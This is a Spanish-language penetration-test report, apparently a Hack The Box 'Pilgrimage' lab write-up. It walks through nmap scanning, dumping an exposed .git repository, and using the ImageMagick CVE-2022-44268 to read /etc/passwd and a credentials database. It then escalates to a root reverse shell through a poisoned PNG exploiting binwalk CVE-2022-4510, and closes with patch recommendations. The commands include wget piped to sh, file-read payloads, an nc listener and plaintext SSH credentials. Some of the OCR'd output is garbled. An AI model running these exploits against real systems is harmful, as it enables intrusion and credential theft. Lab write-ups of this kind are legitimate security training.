Informe: proyecto pentest

Fecha: 17 de junio de 2023

Nombre del consultor atacante: x

Ubicación: On site
Tel: xxx xxxxxxxx

Email: \underline{x} Web: x

Tabla de contenido

Alcance:	3
Objetivo:	
Detalles de la metodología	
Recopilación de información:	
Enumeración	
Explotación	8
Post explotación:	
Recomendaciones:	

Alcance:

Pentest de caja gris.

La prueba de penetración sobre infraestructura del cliente. Esta prueba se realiza con el fin de revisar vulnerabilidades sobre el asset principal del cliente el cual es un servidor.

No se brinda información adicional a introducir un equipo en la red operativa del cliente.

La metodología se realizará de una forma completa, lo que quiere decir que el cliente otorga el permiso de explotar las vulnerabilidades encontradas para obtener acceso a los equipos solicitados.

Objetivo:

El proyecto de prueba de penetración tiene como objetivos los siguientes puntos:

- 1- Aspirar a una certificación ISO
- 2- Atender la solicitud de un cliente sobre los puntos a revisar en una auditoria sobre los assets de TI de la empresa.

Detalles de la metodología

A continuación, se enlistan los pasos según la metodología utilizada para esta prueba de penetración.

Metodología: estándar.

Conformación de metodología:


- 1- Recopilación de información.
- 2- Enumeración (análisis de vulnerabilidades).
- 3- Explotación.
- 4- Post Explotación.
- 5- Informe.

El objetivo principal de este tipo de pruebas es identificar las posibles brechas en la seguridad de un sistema de manera que, al simular el comportamiento de los atacantes reales, descubrir vulnerabilidades y agujeros de seguridad que necesiten ser corregidos para que no sean explotados por parte de atacantes reales.

Finalmente, esta metodología incluye evidencias sobre los hitos encontrados.

Recopilación de información:

El cliente nos solicita realizar la prueba de penetración sobre la siguiente caja:



La IP de la caja es:

10.10.11.219

Ejecutaremos las siguientes "flags" en NMAP para acceder a información adicional sobre el objetivo y los servicios que este emite. El comando utilizado es el siguiente:

```
-[/home/.../Desktop/htb/easy/pigrimage
     nmap -sVC -n -0 -sV -oN nmapr.txt 10.10.11.219
 Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-27 15:54 EDT
 Nmap scan report for 10.10.11.219
 Host is up (0.061s latency).
 Not shown: 991 closed tcp ports (reset)
 PORT
           STATE
                    SERVICE
                                 VERSION
⇒ 22/tcp
           open
                     ssh
                                 OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
  ssh-hostkey:
     3072 20:be:60:d2:95:f6:28:c1:b7:e9:e8:17:06:f1:68:f3 (RSA)
      256 0e:b6:a6:a8:c9:9b:41:73:74:6e:70:18:0d:5f:e0:af (ECDSA)
     256 d1:4e:29:3c:70:86:69:b4:d7:2c:c8:0b:48:6e:98:04 (ED25519)
 80/tcp
                   http
                                 nginx 1.18.0
          open
  |_http-server-header: nginx/1.18.0
  |_http-title: Did not follow redirect to http://pilgrimage.htb/ -
```

Al terminal escaneo podemos revisar que hay dos puertos abiertos en este servidor:

Puerto:


- 80 HTTP
- 20 SSH

Además, podemos ver que el puerto HTTP no redirecciona a un dominio encontrado. Por lo que procedemos a agregar el nombre del dominio a nuestro archivo local de hosts.

```
127.0.0.1 localhost
127.0.1.1 kali
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouter

10.10.11.219 pilgrimage.htb
```

Ahora procedemos a revisar el host en cuestión y nos encontramos con lo siguiente:



Hay una aplicación alojada en esta página la cual nos permite subir una imagen. Esta aplicación la procesa y luego la sube a una carpeta, luego nos entrega un link con la imagen que ingresamos. Podemos decir que es un hospedador de imágenes.

Para entender mejor como funciona esta aplicación vamos a analizar de manera más profunda el puerto por donde esta publicado este servicio:

```
(root@ Kali)-[/home/.../Desktop/htb/easy/pigrimage]
W nmap -sVC -p20,80 10.10.11.219
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-27 16:25 EDT
Nmap scan report for pilgrimage.htb (10.10.11.219)
Host is up (0.061s latency).

PORT STATE SERVICE VERSION
20/tcp closed ftp-data
80/tcp open http nginx 1.18.0
| http-cookie-flags:
| /:
| PHPSESSID:
| httponly flag not set
| http-server-header: nginx/1.18.0
| http-git:
| 10.10.11.219:80/.git/
| Git repository found!
| Repository description: Unnamed repository; edit this file 'description' to name the ...
| Last commit message: Pilgrimage image shrinking service initial commit. # Please ...
| http-title: Pilgrimage - Shrink Your Images
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.76 seconds
```

Con esto podríamos ir dando forma a la parte de enumeración:

Enumeración:



Servidor: 10.10.11.219

Puerto: 22

Sitios encontrados: N/A

Puerto: 80

pilgrimage.htb

http://10.10.11.219 (http://pilgrimage.htb/)

http://pilgrimage.htb/.git-

Accesos obtenidos (Es necesaria la etapa de explotación):

• Recurso: puerto 22 (SSH)

o Usuario: Emily

o Pwd: abigchonyboi123

Gracias a esta información podemos proceder a la fase de explotación.

Explotación

Podemos ver que existe un repositorio GIT en el host encontrado. Procedemos a descargar el repositorio con la herramienta git-dumper:

```
(root@ kali)-[/home/.../Desktop/htb/easy/pigrimage]
    # git-dumper http://pilgrimage.htb/.git/ website
[-] Testing http://pilgrimage.htb/.git/HEAD [200]
[-] Testing http://pilgrimage.htb/.git/ [403]
[-] Fetching common files
[-] Fetching http://pilgrimage.htb/.gitignore [404]
[-] http://pilgrimage.htb/.gitignore responded with status code 404
[-] Fetching http://pilgrimage.htb/.git/COMMIT_EDITMSG [200]
[-] Fetching http://pilgrimage.htb/.git/hooks/applypatch-msg.sample [200]
[-] Fetching http://pilgrimage.htb/.git/description [200]
```

Pudimos descargar el repositorio con el total de la app que se encuentra en el host revisado:

```
(root@ kali)-[/home/.../htb/easy/pigrimage/website]

# ls

assets dashboard.php index.php login.php logout.php magick register.php vendor
```

Procedemos a revisar la información descargada. Podemos ver como git-dumper descargo el archivo index del host. Procedemos a analizarlo:

```
catindex.php
ctphp
session_start();
require_once "assets/bulletproof.php";

function isAuthenticated() {
    return 'son_encode(isset($_5ESSION['user']));
}

function returnUsername() {
    return "\" . $_SESSION['user'] . "\"";
}

if ($_SERVER['REQUEST_METHOO'] == 'POST') {
    $image = new Bulletproof\image($_FILES);
    if($image'toconvert') / {
        $image = setsize(iol0, 4000000);
        $
```

Podemos ver cómo es que la pagina utiliza la herramienta magick convert

```
$newname = uniqid();
exec("/var/www/pilgrimage.htb/magick convert /var/www/pilgrimage.htb/tmp/" . $upload→getName()
```

Dentro del repositorio de GIT que descargamos podemos ver que existe un binario bajo el nombre "magic". Procedemos a ejecutarlo para revisar si podemos sacar información del él.

```
(root@kali)-[/home/_/htb/easy/pigrimage/website]
// ./magick -version
Version: ImageMagick 7.1.0-49 beta Q16-HDRI x86_64 c243c9281:20220911 https://imagemagick.org
Copyright: (C) 1999 ImageMagick Studio LLC
License: https://imagemagick.org/script/license.php
Features: Cipher DPC HDRI OpenMP(4.5)
Delegates (built-in): bzlib djvu fontconfig freetype jbig jng jpeg lcms lqr lzma openexr png raqm tiff webp x xml zlib
Compiler: gcc (7.5)
```

Podemos ver que la versión de ImageMagick es la 7.1.0-49

Ahora podríamos revisar si existe algún tipo de vulnerabilidad sobre esta versión de la herramienta mencionada arriba:



Exploit DBs nos envía el siguiente CVE: CVE-2022-44268. Según el artículo esta vulnerabilidad es un ARL (Arbitrary Remote Leak) por lo que podríamos sacar información del objetivo utilizando dicha vulnerabilidad.

Luego de una búsqueda podemos localizar una POC (prueba de concepto). Procedemos a descargar el script para revisar si es viable usarlo para explotar la vulnerabilidad encontrada.

https://github.com/kljunowsky/CVE-2022-44268

Aquí encontramos un script de Python el cual nos permite inyectar comandos que el objetivo ejecutará. Para eso haremos una prueba tratando de que nos imprima o devuelva el contenido del archivo /etc/passwd.

Descargamos el script y descargamos una imagen de internet. Necesitamos una imagen para usar su estructura, inyectar el comando y que el script nos devuelva una imagen la cual la página procesará y subirá a su repositorio.

```
(root@ keli)-[/home/.../htb/easy/pigrimage/ex]
python3 ex.py -- image r.png -- file-to-read /etc/passwd -- output poisoned.png
```

Para cuestiones prácticos yo cambié el nombre del archivo que estaba en el repositorio.

El script nos genera un archivo PNG el cual subiremos al objetivo. El objetivo nos regresa un link. Entonces ese link lo descargamos a nuestro equipo para analizarlo con la herramienta exiftool

```
(root@kali)-[/home/.../htb/easy/pigrimage/ex]
# exiftool 653c5aa8a1fd8.png -b
```

El resultado es el siguiente:



Aquí lo que nos interesa el código hexadecimal que contiene la imagen. Por lo que copiamos el contenido y lo procesamos en cualquier conversor de HEX a ASCII

El resultado es el siguiente:

7root:x:0:0:root:/root:/bin/bash

daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin

bin:x:2:2:bin:/bin:/usr/sbin/nologin

sys:x:3:3:sys:/dev:/usr/sbin/nologin

sync:x:4:65534:sync:/bin:/bin/sync

games:x:5:60:games:/usr/games:/usr/sbin/nologin

man:x:6:12:man:/var/cache/man:/usr/sbin/nologin

lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin

mail:x:8:8:mail:/var/mail:/usr/sbin/nologin

news:x:9:9:news:/var/spool/news:/usr/sbin/nologin

uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin

proxy:x:13:13:proxy:/bin:/usr/sbin/nologin

www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin

backup:x:34:34:backup:/var/backups:/usr/sbin/nologin

list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin

irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin

gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin

nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin

apt:x:100:65534::/nonexistent:/usr/sbin/nologin

systemd-network:x:101:102:systemd Network Management,,,;:/run/systemd:/usr/sbin/nologin

systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin

messagebus:x:103:109::/nonexistent:/usr/sbin/nologin

systemd-timesync:x:104:110:systemd Time Synchronization,,,;/run/systemd:/usr/sbin/nologin

emily:x:1000:1000:emily,,,:/home/emily:/bin/bash

systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin

sshd:x:105:65534::/run/sshd:/usr/sbin/nologin

_laurel:x:998:998::/var/log/laurel:/bin/false

Hemos comprobado que el método funciona y que es posible leer información del servidor objetivo usando esta técnica. Podemos ver que existe un usuario local con el nombre "Emily".

Ahora continuamos con la enumeración. Anteriormente, durante la etapa en la que descargamos el repositorio GIT, pudimos ver que se descargó un archivo PHP con el nombre "dashboard.php".

```
(root@kali)-[/home/.../htb/easy/pigrimage/website]
ls
assets dashboard.php index.php login.php logout.php magick register.php vendor
```

Al analizarlo podemos ver como se nos muestra una ruta que talvez contenga la base de datos:

```
i)-[/home/.../htb/easy/pigrimage/website]
assets dashboard.php index.php login.php logout.php magick register.php vendor
            Li)-[/home/.../htb/easy/pigrimage/website]
_# cat dashboard.php
<?php
session_start();
if(!isset($_SESSION['user'])) {
 header("Location: /login.php");
 exit(0);
function returnUsername() {
 return "\"" . $_SESSION['user'] . "\"";
function fetchImages() {
 $username = $ SESSION['user']:
  $db = new PDO 'sqlite:/var/db/pilgrimage');
  $stmt = $db→prepare("SELECT * FROM images WHERE username = ?");
 $stmt→execute(array($username));
 $allImages = $stmt→fetchAll(\PDO::FETCH_ASSOC);
  return json_encode($allImages);
```

Procedemos a usar la misma técnica para ver si encontramos información útil.

```
(root@kali)-[/home/.../htb/easy/pigrimage/ex]
python3 ex.py --image r.png --file-to-read /var/db/pilgrimage --output poisoned.png
```

Subimos la imagen a la aplicación, la descargamos y analizamos por el texto en hexadecimal que obtenemos de ella. La pasamos por un procesador de HEX a ASCII y obtenemos lo siguiente:

Podemos deducir que los accesos son los siguientes:

Usuario: emily

Psswd: abigchonkyboi123

Como vimos en el inicio de la enumeración, el puerto 22 está abierto, por lo procedemos a usar estos accesos para iniciar sesión en el equipo:

```
(root@kali)-[/home/.../htb/easy/pigrimage/ex]
w ssh emily@10.10.11.219
emily@10.10.11.219's password:
Linux pilgrimage 5.10.0-23-amd64 #1 SMP Debian 5.10.179-1 (2023-05-12) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Oct 31 06:59:58 2023 from 10.10.14.254
emily@pilgrimage:~$
```

Al iniciar sesión enlistamos los archivos en el directorio actual:

```
emilympilgrimage:~$ ls -lah
total 14M
drwxr-xr-x 4 emily emily 4.0K Oct 31 05:29 .
drwxr-xr-x 3 root root 4.0K Jun 8 00:10 ..
lrwxrwxrwx 1 emily emily 9 Feb 10 2023 .bash_history → /dev/null
-rw-r-r-- 1 emily emily 220 Feb 10 2023 .bash_logout
-rw-r-r-r 1 emily emily 3.5K Feb 10 2023 .bashrc

-rw-r--r- 1 emily emily 3.5K Feb 10 2023 .bashrc

-rw-r--r- 1 emily emily 44 Jun 1 19:15 .gitconfig
drwxr-xr-x 3 emily emily 4.0K Jun 8 00:10 .local

-rw-r--r- 1 emily emily 807 Feb 10 2023 .profile
-rw-r--- 1 root emily 33 Oct 31 01:57 user.txt
```

Encontramos la flag "user.txt". Procedemos a imprimirlo en pantalla:

```
emily@pilgrimage:~$ cat user.txt
92
```

Post explotación:

Una vez en esta etapa buscaremos crear persistencia y, demás, escalar privilegios para llegar a tener permisos del usuario root.

Luego de intentar privilegios por medios manuales, vamos a realizar una revisión de manera automatizada. Para esto usaremos la herramienta Linpeas. Por lo que descargamos la herramienta desde el siguiente repositorio de git:

https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS

```
(root@kali)-[/home/.../Desktop/htb/easy/pigrimage]
    weget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh | sh
--2023-10-30 16:09:44-- https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
Resolving github.com (github.com)... 140.82.114.3
Connecting to github.com (github.com)|140.82.114.3|:443... connected.
```

Luego tendremos que descargar la herramienta desde el equipo atacado. Para eso habilitamos un servidor de http en nuestro equipo:

```
(root@ kali)-[/home/.../Desktop/htb/easy/pigrimage]
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.219 - - [30/Oct/2023 16:10:27] "GET /linpeas.sh HTTP/1.1" 200 -
```

Y descargamos la herramienta en el equipo objetivo:

```
      emily@pilgrimage:~$ wget http://10.
      "linpeas.sh

      -2023-10-31 07:10:26-- http://10.
      "linpeas.sh

      Connecting to 10.
      "s0... connected.

      HTTP request sent, awaiting response... 200 OK
      Length: 847815 (828K) [text/x-sh]

      Saving to: 'linpeas.sh'
      100%[

      linpeas.sh
      1007:10:26 (1.42 MB/s) - 'linpeas.sh' saved [847815/847815]
```

Una vez descargada la herramienta procedemos a ejecutarla.

```
emily@pilgrimage:~$ chmod 777 linpeas.sh
emily@pilgrimage:~$ ./linpeas.sh
```

Podemos ver un proceso que no es común:

```
| Cleaned processes | Cleaned process | Cleaned processes | Cleaned process | Cleaned processes | Cleaned
```

```
759 0.0 0.0 6816 2928 ? Ss 01:56 0:00 /bin/bash /usr/sbin/malwarescan.sh

root 774 0.0 0.0 2516 712 ? S 01:56 0:00 _ /usr/bin/inotifywait -m -e create /www/pilgrimage.htb/shrun

root 775 0.0 0.0 6816 2384 ? S 01:56 0:00 _ /bin/bash /usr/sbin/malwarescan.sh

root 761 0.0 0.6 209752 27624 ? Ss 01:56 0:01 php-fpm: master process (/etc/php/7.4/fpm/php-fpm.conf)

www-data 838 0.0 0.4 210124 19192 ? S 01:56 0:00 _ php-fpm: pool www

www-data 841 0.0 0.4 210128 19040 ? S 01:56 0:00 _ php-fpm: pool www
```

Por lo que nos dirigimos al directorio en cuestión para revisar el fichero .sh que Linpeas nos indica:


Al analizar el script vemos como es que este se encarga de eliminar las imágenes que no cumplan con los criterios de la blacklist asignada a esta aplicación. En caso de que los parámetros cumplan la imagen se almacena en un fichero: /var/www/pilgrimage.htb/shrunk/. También vemos un binario llamado "binwalk" incluso podemos ver el directorio del mismo. Vamos a movernos a ese directorio para analizar dicho binario:

```
emily@pilgrimage:/usr/sbin$ cd /usr/local/bin
emily@pilgrimage:/usr/local/bin$ ls
binwalk
Find the latest versions
```

Ejecutamos el binario y obtenemos información de la misma. Podemos obtener, una versión por lo que podríamos buscar una vulnerabilidad sobre la misma:

```
mily@pilgrimage:/usr/local/bin$ ./binwalk
Binwalk v2.3.2
Craig Heffner, ReFirmLabs
https://github.com/ReFirmLabs/binwalk
Usage: binwalk [OPTIONS] [FILE1] [FILE2] [FILE3] ...
Signature Scan Options:
                                 Scan target file(s) for common file signatures
    -B, --signature
    -R, --raw=<str>
                                Scan target file(s) for the specified sequence of bytes
                                Scan target file(s) for common executable opcode signatures
    -A, --opcodes
    -m, --magic=<file>
                                 Specify a custom magic file to use
    -b, --dumb
                                Disable smart signature keywords
                                 Show results marked as invalid
    -x, --exclude=<str>
                                 Exclude results that match <str>
    -y, --include=<str>
                                 Only show results that match <str>
```

Versión: Binwalk v2.3.2



Volvemos a apoyarnos de ExploitDB.



Descargamos el exploit y volvemos a descargar este script en nuestro equipo objetivo.

Primero habilitamos un servidor http en nuestro equipo local:

```
(root@ kali)-[/home/.../Desktop/htb/easy/pigrimage]
# ls
51249.py 653a630689687.png 653aa51b55c33.png binwalk_exploit.png

(root@ kali)-[/home/.../Desktop/htb/easy/pigrimage]
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Luego descargamos desde nuestro equipo el script en el objetivo:

Si estudiamos el scrip podemos ver cómo funciona:

Como leímos en Exploit DB vemos que esta vulnerabilidad (CVE-2022-4510) hace referencia a una RCE (Ejecución Remota de Comandos) La cual permite crear un archivo de imagen la cual tenga embebido el comando de conexión a un puerto abierto en una IP. En este caso estamos hablando de un puerto que nosotros abramos en nuestra IP. Si nos detenemos un poco y empleamos lógica tenemos el siguiente escenario:

Una aplicación que procesa imágenes, la cual tiene un "firewall" la cual filtra las imágenes. Esta responde a un binario el cual tiene una vulnerabilidad la cual nos permite (RCE). Cómo todas estas aplicaciones se ejecutan con privilegios de root, la revershell será invocada con los mismos permisos, por lo que obtendremos una shell con estos privilegios.

Ejecutamos el script con los datos que nos solicita. Para esto descargamos una imagen de internet. Para este laboratorio intenté descargar una imagen desde el equipo objetivo, pero no fue posible, por lo que tuve que descargar la imagen desde el equipo atacante y luego pasarlo al equipo atacado como anteriormente hemos hecho con los scripts.

```
emily@pilgrimage:-$ wget http://10.10.14.254/Solid_red.png
-2023-10-31 08:39:56-- http://10.10.14.254/Solid_red.png
Connecting to 10.10.14.254/Solid_red.png

Connecting to 10.10.14.254/Solid_red.png

HTTP request sent, awaiting response... 200 OK
Length: 116 [image/png]
Solid_red.png

Solid_red.png

100%[

mily@pilgrimage:-$ ls

51249.py bimmalk_exploit.png exploit.png exploit.py exx.py linpeas.sh name.jpg Solid_red.png user.txt yesy.jpg
```

Antes de ejecutar el script necesitamos abrir un puerto en nuestro equipo y ponerlo a escuchar. Por lo que en una terminal ejecutamos netcat:

```
(root@ kali)-[/home/.../Desktop/htb/easy/pigrimage]
# nc -lvnp 1410
listening on [any] 1410 ...
```

Ahora ya estiramos listos para ejecutar el script y realizar la escalada de privilegios:

```
emily@pilgrimage:~$ python3 51249.py Solid_red.png 10._____4 1410
```

Al ejecutarlo obtendremos una imagen bajo el nombre de binwalk_exploit.png. Al revisar el script malwarescan.sh entendimos que las imágenes que cumplan con los criterios del "firewall" las imágenes se almacenan en: /var/www/pilgrimage.htb/shrunk/ por lo que vamos a copiar la imagen a ese directorio:

```
emily@pilgrimage:~$ ls
51249.py binwalk_exploit.png exploit.png exploit.py exx.py linpeas.sh name.jpg Solid_red.png user.txt yesy.jpg
emily@pilgrimage:~$ cd /var/www/pilgrimage.htb/shrunk/
emily@pilgrimage:/var/www/pilgrimage.htb/shrunk$ cp /home/emily/binwalk_exploit.png .
```

Al copiar la imagen obtenemos la rever shell con los máximos privilegios:

```
(root@kali)-[/home/.../Desktop/htb/easy/pigrimage]
    nc -lvnp 1410
listening on [any] 1410 ...
connect to [10. 4] from (UNKNOWN) [10.10.11.219] 39340
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
```

Solo resta ir al fichero root e imprimir el contenido de root.txt

```
cd root
ls -lah
total 40K

    5 root root 4.0K Jun 8 00:10 .

drwxr-xr-x 18 root root 4.0K Jun 8 00:10 ..
lrwxrwxrwx 1 root root 9 Feb 10 2023 .bash_history → /dev/null
-rw-r--r-- 1 root root 571 Apr 11 2021 .bashrc
drwxr-xr-x 3 root root 4.0K Jun 8 00:10 .config
                        93 Jun 7 20:11 .gitconfig
-rw-r--r-- 1 root root
drwxr-xr-x 3 root root 4.0K Jun 8 00:10 .local
-rw-r--r-- 1 root root 161 Jul 9 2019 .profile
drwxr-xr-x 3 root root 4.0K Oct 31 08:51 quarantine
-rwxr-xr-x 1 root root 352 Jun 1 19:13 reset.sh
-rw-r- 1 root root
                        33 Oct 31 01:57 root.txt
cat root.txt
                         c2bb4
```

Recomendaciones:

Vulnerabilidad	Tipo	Recomendación
Código GIT Publico	GRAVE	Evitar que el repositorio .GIT con el código fuente de a la aplicación sea público.
Actualización de aplicación	GRAVE	Actualizar ImageMagick: 7.1.1-21
Actualización de aplicación	GRAVE	Actualizar Binwalk a la versión más reciente: 2.3.3